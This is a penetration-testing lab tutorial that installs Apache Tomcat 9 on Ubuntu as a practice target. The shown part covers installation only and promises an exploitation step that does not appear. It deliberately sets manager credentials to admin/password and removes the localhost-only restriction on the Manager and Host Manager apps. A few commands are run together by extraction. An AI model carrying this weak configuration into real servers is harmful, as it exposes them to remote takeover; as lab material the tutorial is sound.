Penetration Testing Lab Setup:Tomcat

October 19, 2019 By Raj Chandel

In this article, we will learn the process of installing an Apache Tomcat on any Linux Machine. We will also learn how to gain control over our victim's PC through exploiting Apache Tomcat.

Requirements:

Server/Victim Machine: Ubuntu 18.04

Pentesting Machine: Kali Linux

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Introduction of Apache Tomcat

Apache Tomcat which is also known as Tomcat Server is a Java-Based HTTP Web Server. It implements Java EE Specifications like Java Servlet, JavaServer Pages (JSP), Java EL, and WebSocket. It is an open-source software made by developers at Apache Software Foundation. Apache has been released as early as 1999. That makes Apache Tomcat 20 years old at the time of publication of this article.

Apache Tomcat in its simplest configuration runs in a single operating system process. This process is commonly known as the Java virtual machine (JVM). This allows Apache Tomcat platform-independent as well as secure as compared to others.


Installation of Apache Tomcat

Let's start with apache tomcat installation but before that, you should go with below command.

```
apt update
apt install apache2
```

Now, Apache Tomcat needs Java to be installed so that the Java Application code can be executed on the server. To make this possible, installed the Java Development Kit.

```
apt-get install default-jdk
```




```
root@ubuntu:~# sudo apt-get install default-jdk
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libllvm8
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  ca-certificates-java default-jdk-headless default-jre default-jre-headless
  libx11-dev libx11-doc libxau-dev libxcb1-dev libxdmcp-dev libxt-dev openjdk
  xtrans-dev
Suggested packages:
  libice-doc libsm-doc libxcb-doc libxt-doc openjdk-11-demo openjdk-11-source
The following NEW packages will be installed:
  ca-certificates-java default-jdk default-jdk-headless default-jre default-j
  libpthread-stubs0-dev libsm-dev libx11-dev libx11-doc libxau-dev libxcb1-de
```

Create User and Group

To run the tomcat as an unprivileged user, create a group and a new user named as tomcat. We have created the user in /opt because we are going to install tomcat in that directory. We don't need the tomcat user to use the shell so we will be using the -s parameter to set /bin/false shell. By doing this authentication will get disabled for the tomcat user.

```
groupadd tomcat
cd opt
mkdir tomcat
useradd -s /bin/false -g tomcat -d /opt/tomcat tomcat
```




```
root@ubuntu:~# sudo groupadd tomcat
root@ubuntu:~# sudo useradd -s /bin/false -g tomcat -d /opt/tomcat tomcat
```

Download Tomcat Manager

Now, we are going to download the apache tomcat Package from **here**. After downloading it's time to extract the package it inside /opt directory and move forward.

```
sudo tar xzvf apache-tomcat-9.0.24.tar.gz -C /opt/tomcat --strip-components=1
```



```
root@ubuntu:~# sudo tar xzvf apache-tomcat-9.0.24.tar.gz  -C /opt/tomcat --strip-components=1
apache-tomcat-9.0.24/conf/
apache-tomcat-9.0.24/conf/catalina.policy
apache-tomcat-9.0.24/conf/catalina.properties
apache-tomcat-9.0.24/conf/context.xml
apache-tomcat-9.0.24/conf/jaspic-providers.xml
apache-tomcat-9.0.24/conf/jaspic-providers.xsd
apache-tomcat-9.0.24/conf/logging.properties
apache-tomcat-9.0.24/conf/server.xml
apache-tomcat-9.0.24/conf/tomcat-users.xml
apache-tomcat-9.0.24/conf/tomcat-users.xsd
apache-tomcat-9.0.24/conf/web.xml
apache-tomcat-9.0.24/bin/
apache-tomcat-9.0.24/lib/
```

Assign Permissions

Now we are going to use the chgrp command to give the ownership of the tomcat directory to the tomcat group.

```
cd /opt/tomcatchgrp -R tomcat /opt/tomcat
```

To allow the tomcat group user to perform the read and execute operation change permission for /conf file as given below.


```
chmod -R g+r confchmod g+x conf
```

Also give ownership to the tomcat group user for directories like webapp/, work/, temp/ and logs/.

```
chown -R tomcat webapps/ work/ temp/ logs/
```

We want Apache Tomcat to be run as a service and for that, we will have to set up a system service. To do this, we are going to require the location of the Java Installation. For this, we will be running the command given below.

```
update-java-alternatives -l
```


```
root@ubuntu:~# cd /opt/tomcat
root@ubuntu:/opt/tomcat# sudo chgrp -R tomcat /opt/tomcat
root@ubuntu:/opt/tomcat# sudo chmod -R g+r conf
root@ubuntu:/opt/tomcat# sudo chmod g+x conf
root@ubuntu:/opt/tomcat# sudo chown -R tomcat webapps/ work/ temp/ logs/
root@ubuntu:/opt/tomcat# sudo update-java-alternatives -l
java-1.11.0-openjdk-amd64      1111       /usr/lib/jvm/java-1.11.0-openjdk-amd64
```

Create an SYSTEMD Service File


To create a system service file, open the tomcat. service file in the /etc/systemd/system directory using nano editor.

```
nano /etc/systemd/system/tomcat.service
```

Now append the following content and modify the JAVA_HOME as shown below

```
 [Unit]
Description=Apache Tomcat Web Application Container
After=network.target

[Service]
Type=forking

Environment=JAVA_HOME=/usr/lib/jvm/java-1.11.0-openjdk-amd64
Environment=CATALINA_PID=/opt/tomcat/temp/tomcat.pid
Environment=CATALINA_HOME=/opt/tomcat
Environment=CATALINA_BASE=/opt/tomcat
Environment='CATALINA_OPTS=-Xms512M -Xmx1024M -server -XX:+UseParallelGC'
Environment='JAVA_OPTS=-Djava.awt.headless=true -Djava.security.egd=file:/dev/./ur

ExecStart=/opt/tomcat/bin/startup.sh
ExecStop=/opt/tomcat/bin/shutdown.sh

User=tomcat
Group=tomcat
UMask=0007
RestartSec=10
Restart=always

[Install]
WantedBy=multi-user.target
```


Now Save this file. This will make tomcat a service.



```
[Unit]
Description=Apache Tomcat Web Application Container
After=network.target

[Service]
Type=forking

Environment=JAVA_HOME= /usr/lib/jvm/java-1.11.0-openjdk-amd64
Environment=CATALINA_PID=/opt/tomcat/temp/tomcat.pid
Environment=CATALINA_HOME=/opt/tomcat
Environment=CATALINA_BASE=/opt/tomcat
Environment='CATALINA_OPTS=-Xms512M -Xmx1024M -server -XX:+UseParallelGC'
Environment='JAVA_OPTS=-Djava.awt.headless=true -Djava.security.egd=file:/dev/./urandom'

ExecStart=/opt/tomcat/bin/startup.sh
ExecStop=/opt/tomcat/bin/shutdown.sh

User=tomcat
Group=tomcat
UMask=0007
RestartSec=10
Restart=always

[Install]
WantedBy=multi-user.target
```

Reload the systemd daemon to register our newly created tomcat service. If everything is done correctly, we will able to run, stop and see the status of the Apache Tomcat as a service.

```
sudo systemctl daemon-reload
sudo systemctl start tomcat
sudo systemctl status tomcat
```




```
root@ubuntu:~# sudo systemctl daemon-reload
root@ubuntu:~# sudo systemctl start tomcat
root@ubuntu:~# sudo systemctl status tomcat
● tomcat.service - Apache Tomcat Web Application Container
   Loaded: loaded (/etc/systemd/system/tomcat.service; disabled; vendor preset:
   Active: active (running) since Wed 2019-09-25 00:54:43 PDT; 4min 33s ago
 Main PID: 8635 (java)
    Tasks: 43 (limit: 4325)
   CGroup: /system.slice/tomcat.service
           └─8635 /usr/bin/java -Djava.util.logging.config.file=/opt/tomcat/conf
```

Update Firewall to Allow Tomcat

It's time to allow the tomcat via our firewall Since Ubuntu has the ufw installed and set up by default. Apache Tomcat generally uses the post 8080 to receive requests from users.


```
sudo ufw allow 8080
```



```
root@ubuntu:/opt/tomcat# sudo ufw allow 8080
Rules updated
Rules updated (v6)
```

Execute below command to start tomcat starts automatically whenever the machine boots up.

```
sudo systemctl enable tomcat
```



```
root@ubuntu:/opt/tomcat# sudo systemctl enable tomcat
Created symlink /etc/systemd/system/multi-user.target.wants/tomcat
```


Configure Tomcat Web Management Interface

At this stage, if you will browse the Server IP with the port 8080, you will be greeted with an Apache Tomcat Page. But if you will click on the links to the Manager App, you will get Access Denied. This means that you haven't yet set up the Tomcat Web Manager Interface. So, let's do that and complete the Apache Tomcat Setup.

Open the file using the nano editor and make the following changes as shown in the image given below.

```
sudo nano /opt/tomcat/conf/tomcat-users.xml
<user username="admin" password="password" roles="manager-gui,admin-gui"/>
```

You can change the username and password as per your choice. We will save and close the editor after making appropriate changes.




```
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
--> <user username="admin" password="password" roles="manager-gui,admin-gui"/>
</tomcat-users>
```

By default, Apache Tomcat restricts access to the Manager and Host Manager apps to connections coming from the server. As we are installing Tomcat for a remote machine, we will probably want to alter this restriction. To change the restrictions on these, we will be editing these **context.xml** files.

```
sudo nano /opt/tomcat/webapps/manager/META-INF/context.xml
```


Inside, comment out the IP address restriction to allow connections from anywhere. Alternatively, if you would like to allow access only to connections coming from your own IP address.



```
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<Context antiResourceLocking="false" privileged="true" >
<!--  <Valve className="org.apache.catalina.valves.RemoteAddrValve"
         allow="127.0.0.1" />-->
  <Manager sessionAttributeValueClassNameFilter="java\.lang\.(?:Boolean|Intege
</Context>
```

```
sudo nano /opt/tomcat/webapps/host-manager/META-INF/context.xml
```


We do the same thing with the host-manager file. To allow access to Host Manager too.



```
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<Context antiResourceLocking="false" privileged="true" >
<!-- <Valve className="org.apache.catalina.valves.RemoteAddrValve"
     allow="127.0.0.1" />-->
  <Manager sessionAttributeValueClassNameFilter="java\.lang\.(?:Boolean|Int
</Context>
```

saved the changes restart the tomcat service.

